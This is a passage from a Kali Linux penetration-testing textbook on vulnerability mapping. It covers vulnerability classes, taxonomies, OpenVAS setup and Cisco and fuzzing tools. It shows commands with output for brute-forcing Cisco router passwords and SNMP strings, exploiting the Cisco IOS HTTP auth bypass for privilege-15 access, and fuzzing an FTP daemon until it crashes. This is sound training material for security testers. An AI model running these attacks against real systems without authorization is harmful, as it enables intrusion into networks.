Chapter 7. Vulnerability Mapping

Vulnerability mapping is the process of identifying and analyzing the critical security flaws in a target environment. This terminology is sometimes known as vulnerability assessment. It is one of the key areas of a vulnerability management program through which the security controls of an IT infrastructure can be analyzed against known vulnerabilities. Once the operations of information gathering, discovery, and enumeration are complete, it is time to investigate the vulnerabilities that might exist in the target infrastructure, which could lead to compromising the target and violating the confidentiality, integrity, and availability of a business system.

In this chapter, we will discuss two common types of vulnerabilities, present various standards for the classification of vulnerabilities, and explain some of the well-known vulnerability assessment tools provided under the Kali Linux operating system. This chapter constitutes the following topics:

- The concept of two generic types of vulnerabilities: local and remote.
- The vulnerability taxonomy that points to the industry standards that can be used to classify any vulnerability according to its unifying commonality pattern.
- A number of security tools that can assist us in finding and analyzing the security vulnerabilities present in a target environment. The tools presented are categorized according to their basic function in a security assessment process. These include OpenVAS, Cisco, fuzzing, SMB, SNMP, and web application analysis tools.

Note that the manual and automated vulnerability assessment procedures should be treated equally while handling any type of penetration testing assignment (internal or external). Relying strictly on automation may sometimes produce false positives and false negatives. The degree of the availability of the auditor's knowledge to technology-relevant assessment tools may be a determining factor when forming penetration tests. The tools used and the skill of the auditor should be continually updated to ensure success. Moreover, it is necessary to mention that automated vulnerability assessment is not the final solution; there are situations where the automated tools fail to identify logic errors, undiscovered vulnerabilities, unpublished software vulnerabilities, and the human variable that impacts security. Therefore, it is recommended that both automated and manual vulnerability assessment methods be used. This will heighten the probability of successful penetration tests.

Types of vulnerabilities

There are three main classes of vulnerability by which the distinction for the types of flaws (local and remote) can be made. These classes are generally divided into design, implementation, and operational categories:

- **Design vulnerabilities**: These are discovered due to the weaknesses found in the software specifications
- **Implementation vulnerabilities**: These are the technical security glitches found in the code of a system
- **Operational vulnerabilities**: These are the vulnerabilities that may arise due to the improper configuration and deployment of a system in a specific environment

Based on these three classes, we have two generic types of vulnerabilities, local and remote, which can sit in to any class of the vulnerabilities explained.

Note

Which class of vulnerability is considered to be the worst to resolve?

Design vulnerability takes a developer derive the specifications based on the security requirements and address its implementation securely. Thus, it takes more time and effort to resolve the issue compared to the other classes of vulnerabilities.

Local vulnerability

A condition on which the attacker requires local access in order to trigger the vulnerability by executing a piece of code is known as local vulnerability. By taking advantage of this type of vulnerability, an attacker can increase the access privileges to gain unrestricted access to the computer.

Let's take an example in which Bob has local access to MS Windows Server 2008 (32-bit, x86 platform). His access has been restricted by the administrator through the implementation of a security policy, which will not allow him to run the specific application. Under extreme conditions, he found out that using a malicious piece of code can allow him to gain a system-level or kernel-level access to the computer. By exploiting this well-known vulnerability (for example, CVE-2013-0232, GP Trap Handler nt!KiTrap0D), he gained escalated privileges that allowed him to perform all the administrative tasks and gain unrestricted access to the application. This shows us a clear advantage that was taken by the malicious adversary to gain unauthorized access to the system.

Note

More information about CVE-2013-0232 MS Windows privilege escalation vulnerability can be found at: http://www.exploit-db.com/exploits/11199/.

Remote vulnerability

Remote vulnerability is a condition where the attacker has no prior access but the vulnerability can still be exploited by triggering the malicious piece of code over the network. This type of vulnerability allows an attacker to gain remote access to a computer without facing any physical or local barriers.

For instance, Bob and Alice are individually connected to the Internet. Both of them have different IP addresses and are geographically dispersed over two different regions. Let's assume that Alice's computer is running on a Windows XP operating system, which holds secret biotech information. We also assume that Bob already knows the operating system and IP address of Alice's machine. Bob is now desperately looking for a solution that can allow him to gain remote access to her computer. In the meantime, he comes to know that the MS08-067 Windows Server Service's vulnerability can be easily exploited against a Windows XP machine remotely.

Tip

More information about MS08-067 MS Windows Server Service vulnerability can be found at: http://www.exploit-db.com/exploits/6841/.

He then triggers the exploit against Alice's computer and gains full access to it.

Note

What is a relationship between vulnerability and exploit?

A vulnerability is a security weakness found in a system, which can be used by the attacker to perform unauthorized operations while the exploit takes advantage of that vulnerability or bug.

Vulnerability taxonomy

With the increase in the number of technologies over the past few years, there have been various attempts to introduce the best taxonomy that could categorize all the common sets of vulnerabilities. However, no single taxonomy has been produced to represent all the common coding mistakes that may affect the system's security. This is due to the fact that a single vulnerability might fall into more than one category or class. Additionally, every system platform has its own base for connectivity, complexity, and extensibility to interact with its environment. Thus, the taxonomy standards that are presented in the following table will help you identify most of the security glitches, whenever possible. Note that most of these taxonomies have already been implemented in a number of security assessment tools to investigate the software security problems in real time.

Security taxonomy	**Resource link**
HP Software security	http://www.hpenterprisesecurity.com/vulncat/en/vulncat/index.html
Seven pernicious kingdoms	http://www.cigital.com/papers/download/bsi11-taxonomy.pdf
Common Weakness Enumeration	http://cwe.mitre.org/data/index.html
OWASP Top 10	http://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project
Klocwork	http://www.klocwork.com/products/documentation/Insight-9.1/Taxonomy
GrammaTech	http://www.grammatech.com
WASC Threat Classification	http://projects.webappsec.org/Threat-Classification

The primary function of each of these taxonomies is to organize sets of security vulnerabilities that can be used by the security practitioners and developers to identify the specific errors that may have an impact on the system's security. Thus, no single taxonomy should be considered complete and accurate.

Open Vulnerability Assessment System (OpenVAS)

The OpenVAS is a wrapper for a collection of security tools and services that, when combined, produces a powerful vulnerability management platform. It has been developed on the basis of a client-server architecture, where the client requests a specific set of network vulnerability tests against its target from the server. Its modular and robust design allows us to run the security tests in parallel; it is available for a number of operating systems (Linux/Win32). Let us take a look at the core components and functions of OpenVAS:

- **OpenVAS scanner**: This effectively manages the execution of **Network Vulnerability Tests** (**NVT**). The new test plugins can be updated on a daily basis via NVT Feeds (http://www.openvas.org/nvt-feeds.html).
- **OpenVAS Client**: This is a traditional form of desktop and CLI-based tools. Its main function is to control the scan execution via **OpenVAS Transfer Protocol** (**OTP**), which acts as a front-line communication protocol for OpenVAS scanner.
- **OpenVAS Manager**: This provides us with a central service to scan the vulnerability. A manager is solely responsible for storing the configuration and scan results centrally. Additionally, it offers us an XML-based **OpenVAS Management Protocol** (**OMP**) to perform various functions; for instance, scheduled scans, report generation, scan results filtering, and aggregation activity.
- **Greenbone Security Assistant**: This is a web service that runs on the top of OMP. This OMP-based client offers us a web interface through which the users can configure, manage, and administer the scanning process. A desktop version of this, called **GSA Desktop** , is also available; it provides us with the same functionality. On the other hand, OpenVAS CLI provides us with a command-line interface for OMP-based communication.
- **OpenVAS Administrator**: This is responsible for handling the user administration and feed management.

Tools used by OpenVAS


OpenVAS uses the following set of tools:

Security tool	Description
Amap	An application protocol detection tool
Ike-scan	IPsec VPN scanning, fingerprinting, and testing
Ldapsearch	Extracts information from LDAP dictionaries
Nikto	Web server assessment tool
Nmap	Port scanner
Ovaldi	Open vulnerability and assessment language interpreter
pnscan	Port scanner
Portbunny	Port scanner
Seccubus	Automates the regular OpenVAS scans
SLAD	Security Local Auditing Daemon tools include John-the-Ripper, Chkrootkit, ClamAV, Snort, Logwatch, Tripwire, Lsof, Tiger, TrapWatch, and LM-sensors
Snmpwalk	SNMP data extractor
Strobe	Port scanner

Security tool	Description
w3af	Web application attack and audit framework

In order to set up OpenVAS, following are the necessary steps that have to be followed:

1. Navigate to **Kali Linux** | **Vulnerability Analysis** | **OpenVAS** | **Openvas check setup** and follow the instructions to ensure that your OpenVAS installation is complete. Using the default settings for the certificate and other items is recommended until you understand the tools completely. After following the instructions for each `FIX` step, you will need to re-run the **openvas check setup** option until it states that you have successfully configured the program. You can run this command directly from the command-line window as well. The following screenshot displays this step:




```
openvas-check-setup 2.2.3
  Test completeness and readiness of OpenVAS-6
  (add '--v4', '--v5' or '--v7'
   if you want to check for another OpenVAS version)

  Please report us any non-detected problems and
  help us to improve this check routine:
  http://lists.wald.intevation.org/mailman/listinfo/openvas-discuss

  Send us the log-file (/tmp/openvas-check-setup.log) to help analyze the proble
m.

  Use the parameter --server to skip checks for client tools
  like GSD and OpenVAS-CLI.

Step 1: Checking OpenVAS Scanner ...
        OK: OpenVAS Scanner is present in version 3.4.0.
        ERROR: No CA certificate file of OpenVAS Scanner found.
        FIX: Run 'openvas-mkcert'.

 ERROR: Your OpenVAS-6 installation is not yet complete!

Please follow the instructions marked with FIX above and run this
script again.

If you think this result is wrong, please report your observation
and help us to improve this check routine:
http://lists.wald.intevation.org/mailman/listinfo/openvas-discuss
Please attach the log-file (/tmp/openvas-check-setup.log) to help us analyze the
 problem.

root@kali:~# 
```

2. Navigate to **Kali Linux** | **Vulnerability Assessment** | **OpenVAS** | **OpenVas Adduser** in order to create a user account under which the vulnerability scanning will be performed. Press *Enter* when you are asked for the **Authentication (pass/cert)** value. At the end, you will be prompted to create rules for the newly created user. If you don't have any rules to define, simply press *Ctrl* + *D* to exit, or learn to write the rules by firing up a new Konsole (terminal program) window and typing the following command:

   ```
   # man openvas-adduser
   ```

3. If you have an Internet connection, and want to update your OpenVAS plugins with the latest NVT feeds, then navigate to **Kali Linux** | **Vulnerability Assessment** | **OpenVAS** | **OpenVas NVT Sync**.
4. Now, start the OpenVAS server service before the client can communicate with it. Navigate to **Kali Linux** | **Vulnerability Assessment** | **OpenVAS** | **OpenVas Server** and wait until the process loading is completed.
5. Finally, we are ready to start our OpenVAS client. Navigate to **Kali Linux** | **Vulnerability Assessment** | **OpenVAS** | **OpenVas Client**. Once the client window appears, navigate to **File** | **Connect** and use the exact account parameters that you defined in step 1 and step 2.

Now your client is successfully connected to OpenVAS server, as shown in the following screenshot:


Connect to OpenVAS Server

OpenVAS Server

Hostname: localhost

Port: 9390

Default

Authentication

Login: sampletest

Password: ●●●●●●●●●●●

Authentication by certificate

Trusted CA: /usr/local/var/lib/openvas/CA/cacert.pem

Select ...

Connecting ...


Connecting to OpenVAS server "localhost" ...

Receiving dependencies: 9200

Cancel

OK

It is time to define the target parameters (one or multiple hosts), select the appropriate plugins, provide the required credentials, and define any necessary access rules (as mentioned in step 2). Once these global settings have been set, navigate to **File** | **Scan Assistant** and specify the details for all the four major steps (**Task**, **Scope**, **Targets**, and **Execute**) in order to execute the selected tests against your target. You will be prompted to specify the login credentials and the assessment will commence afterwards. This process will take some time to complete the assessment based on your chosen criteria. The following screenshot shows us the report of the assessment that was performed:



Name	High	Medium	Low
Global Settings			
CustomerUK			
Workstation			
Report 20100830	2	3	19

Report for scope: Workstation (Task: CustomerUK)

```
192.168.0.7
  ms-sql-s (1433/tcp)
    Security Hole
    Security Note
  http (80/tcp)
  netbios-ns (137/udp)
  general/tcp
  ftp (21/tcp)
  smtp (25/tcp)
  ntp (123/udp)
  netbios-ssn (139/tcp)
  ms-wbt-server (3389/
  ms-sql-m (1434/udp)
  microsoft-ds (445/tcp
```

```
Reported by NVT "Microsoft's SQ

The remote MS SQL server is vul

An attacker may use this flaw to
the remote host as LOCAL/SYSTI

*** This alert might be a false pc

Solution : Install Microsoft Patch
http://support.microsoft.com/def
en-us
Q316333&sd=tech
or disable the Microsoft SQL Ser
MS SQL port (1433).

Risk factor : High
CVE : CVE-2002-1123
BID : 5411
Other references : IAVA:2002-B-(
```

Scan took place from Mon Aug 30 04:26:35 2010 to Mon Aug 30 04:29

not connected

You can see that we have successfully finished our assessment and the report is presented under the given task name, `CustomerUK`, in the preceding example. In the top menu, navigate to **Report** | **Export**; there, you can select the appropriate format of your report (**NBE**, **XML**, **HTML**, **LaTeX**, **TXT**, **PDF**). OpenVAS is a powerful vulnerability assessment software that allows you to assess your target against all critical security problems and provide a comprehensive report with the risk measurement, vulnerability detail, solution, and references to online resources.

Cisco analysis

Cisco products are one of the top networking devices found in major corporate and government organizations today. This not only increases the threat and attack landscape for Cisco devices, but also presents a significant challenge to exploit them. Some of the most popular technologies developed by Cisco include routers, switches, security appliances, wireless products, and software such as IOS, NX-OS, Security Device Manager, CiscoWorks, Unified Communications Manager, and many others. In this section, we will exercise some Cisco-related security tools that are provided with Kali Linux.

Cisco auditing tool

Cisco Auditing Tool (**CAT**) is a mini security auditing tool. It scans the Cisco routers for common vulnerabilities such as default passwords, SNMP community strings, and some old IOS bugs.

To start CAT, navigate to **Kali Linux** | **Vulnerability Analysis** | **Cisco Tools** | **cisco–auditing-tool**. Once the console window is loaded, you will see all the possible options that can be used against your target. In case you decide to use the terminal program directly, execute the following commands:

```
# cd /usr/share/
# CAT --help
```

This will show you all the options and descriptions about the usage of CAT. Let's execute the following options against our target Cisco device:

- `-h` : This is the hostname (for scanning single hosts)
- `-w` : This is a wordlist (wordlist for community name guessing)
- `-a` : This is a passlist (wordlist for password guessing)
- `-i` : This is [ioshist] (check for IOS History bug)

This combination will brute force and scan the Cisco device for any known passwords, community names, and possibly the old IOS bugs. Before performing this exercise, we have to update our list of passwords and community strings at this location in order to have a better chance of success: `/usr/share/cisco-auditing-tool/lists` . The following is an input and output command from the Kali Linux console:

```
# CAT -h ww.xx.yy.zz -w lists/community -a lists/passwords -i
Cisco Auditing Tool - g0ne [null0]

Checking Host: ww.xx.yy.zz


Guessing passwords:

Invalid Password: diamond
Invalid Password: cmaker
Invalid Password: changeme
Invalid Password: cisco
Invalid Password: admin
Invalid Password: default
Invalid Password: Cisco
Invalid Password: ciscos
Invalid Password: cisco1
Invalid Password: router
Invalid Password: router1
Invalid Password: _Cisco
Invalid Password: blender
```

```
Password Found: pixadmin
...

Guessing Community Names:

Invalid Community Name: public
Invalid Community Name: private
Community Name Found: cisco
...
```

If you want to update your list of passwords and community strings, you can use the Vim editor from within the console before executing the preceding command. More information about the Vim editor can be retrieved using the following command:

```
# man vim
```

Note

16 different privilege modes are available for Cisco devices, ranging from 0 (most restricted level) to 15 (least restricted level). All the accounts that are created should have been configured to work under the specific privilege level. More information on this is available at http://www.cisco.com/en/US/docs/ios/12_2t/12_2t13/feature/guide/ftprienh.html.

Cisco global exploiter

Cisco Global Exploiter (**CGE**) is a small Perl script that combines 14 individual vulnerabilities that can be tested against the Cisco devices. Note that these vulnerabilities represent only a specific set of Cisco products and the tool is not fully designed to address all the Cisco security assessment needs. Explaining each of these vulnerabilities is out of the scope of this book.


To start CGE, navigate to **Kali Linux** | **Vulnerability Analysis** | **Cisco Tools** | **cisco-global-exploiter** or, using the console, execute the following commands:

```
# cd /usr/bin/
# cge.pl
```

The options that appear provide usage instructions and a list of 14 vulnerabilities in a defined order. For example, let's test one of these vulnerabilities against our Cisco 878 integrated services router, as shown in the following command:

```
# cge.pl 10.200.213.25 3
Vulnerability successful exploited with [http:// 10.200.213.25/level
/17/exec/....] ...
```

Here, the test has been conducted using the [3] - Cisco IOS HTTP Auth vulnerability, which has been successfully exploited. Upon further investigation, you will find that this vulnerability can be easily exploited with other sets of Cisco devices using a similar strategy, as shown in the following screenshot:


LaAntillana /level/15/exec/-/show/privilege/CR - Mo
File Edit View History Bookmarks Tools Help
http://10.200
Home Exec Configure
Command
Done

```
show privilege

Output

Command base-URL was: /level/15/exec/-
Complete URL was:/level/15/exec/-/show/privilege/CR
Command was: show privilege

Current privilege level is 15

command completed.
```

More information regarding this vulnerability can be found at http://www.cisco.com/warp/public/707/cisco-sa-20010627-ios-http-level.shtml.

Thus, this HTTP-based arbitrary access vulnerability allows the malicious adversary to execute router commands without any prior authentication through web interface.

Fuzz analysis

Fuzz analysis is a software-testing technique used by auditors and developers to test their applications against unexpected, invalid, and random sets of data input. The response will then be noticed in terms of an exception or a crash thrown by these applications. This activity uncovers some of the major vulnerabilities in the software, which are not possible to discover otherwise. These include buffer overflows, format strings, code injections, dangling pointers, race conditions, denial of service conditions, and many other types of vulnerabilities.

There are different classes of fuzzers available in Kali Linux, which can be used to test the file formats, network protocols, command-line inputs, environmental variables, and web applications. Any untrusted source of data input is considered to be insecure and inconsistent. For instance, a trust boundary between the application and the Internet user is unpredictable. Thus, all the data inputs should be fuzzed and verified against known and unknown vulnerabilities. Fuzzy analysis is a relatively simple and effective solution that can be incorporated into the quality assurance and security testing processes. For this reason, fuzzy analysis is also called robustness testing or negative testing sometimes.

Note

What key steps are involved in fuzzy analysis?

Six common steps should be undertaken. They include identifying the target, identifying inputs, generating fuzz data, executing fuzz data, monitoring the output, and determining the exploitability. These steps are explained in more detail in the *Fuzzing: Brute Force Vulnerability Discovery* presentation available at http://recon.cx/en/f/msutton-fuzzing.ppt.

BED

Bruteforce Exploit Detector (**BED**) is a powerful tool designed to fuzz the plain text protocols against potential buffer overflows, format string bugs, integer overflows, DoS conditions, and so on. It automatically tests the implementation of a chosen protocol by sending different combinations of commands with problematic strings to confuse the target. The protocols supported by this tool are `ftp` , `smtp` , `pop` , `http` , `irc` , `imap` , `pjl` , `lpd` , `finger` , `socks4` , and `socks5` .

To start BED, navigate to **Kali Linux** | **Vulnerability Analysis** | **Fuzzing Tools** | **bed** or use the following command to execute it from your shell:

```
# cd /usr/share/bed/
# bed.pl
```

The usage instructions will now appear on the screen. Note that the description about the specific protocol plugin can be retrieved with the following command:

```
# bed –s FTP
```

In the preceding example, we have successfully learned about the parameters that are required by the FTP plugin before the test execution. These include the FTP `-u` username and `-v` password. Hence, we have demonstrated a small test against our target system running the FTP daemon.

```
# bed -s FTP -u ftpuser -v ftpuser -t 192.168.0.7 -p 21 -o 3

BED 0.5 by mjm ( www.codito.de ) & eric ( www.snake-basket.de)

 + Buffer overflow testing:
                testing: 1      USER XAXAX      ...........
                testing: 2      USER ftpuserPASS XAXAX  ...........
 + Formatstring testing:
                testing: 1      USER XAXAX      .......
                testing: 2      USER ftpuserPASS XAXAX  .......
* Normal tests
 + Buffer overflow testing:
                testing: 1      ACCT XAXAX      ...........
                testing: 2      APPE XAXAX      ...........
                testing: 3      ALLO XAXAX      ...........
                testing: 4      CWD XAXAX       ...........
                testing: 5      CEL XAXAX       ..........
                testing: 6      DELE XAXAX      ..........
                testing: 7      HELP XAXAX      ..........
                testing: 8      MDTM XAXAX      ..........
                testing: 9      MLST XAXAX      ..........
                testing: 10     MODE XAXAX      ..........
                testing: 11     MKD XAXAX       ..........
                testing: 12     MKD XAXAXCWD XAXAX      ..........
                testing: 13     MKD XAXAXDELE XAXAX     ..........
                testing: 14     MKD XAXAXRMD XAXAX      .....connection
attempt failed: No route to host
```

From the output, we can anticipate that the remote FTP daemon has been interrupted during the fourteenth test case. This could be a clear indication of a buffer overflow bug; however, the problem can be further investigated by looking into a specific plugin module and locating the pattern of the test case (for example, `/usr/share/bed/bedmod/ftp.pm`). It is always a good idea to test your target at least two more times by resetting it to a normal state, increasing the timeout value (`-o`), and checking if the problem is reproducible.

JBroFuzz

